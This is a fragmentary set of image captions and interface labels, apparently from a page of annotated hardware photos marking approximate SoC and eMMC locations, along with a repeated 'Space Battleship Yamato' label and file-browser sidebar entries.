


SoC 範圍 (約略)




eMMC 範圍 (約略)

反面



宇宙戰艦

大和號



宇宙戰艦

大和號



Locations




iCloud Drive



Network

?

eMMC 範圍 (約略)



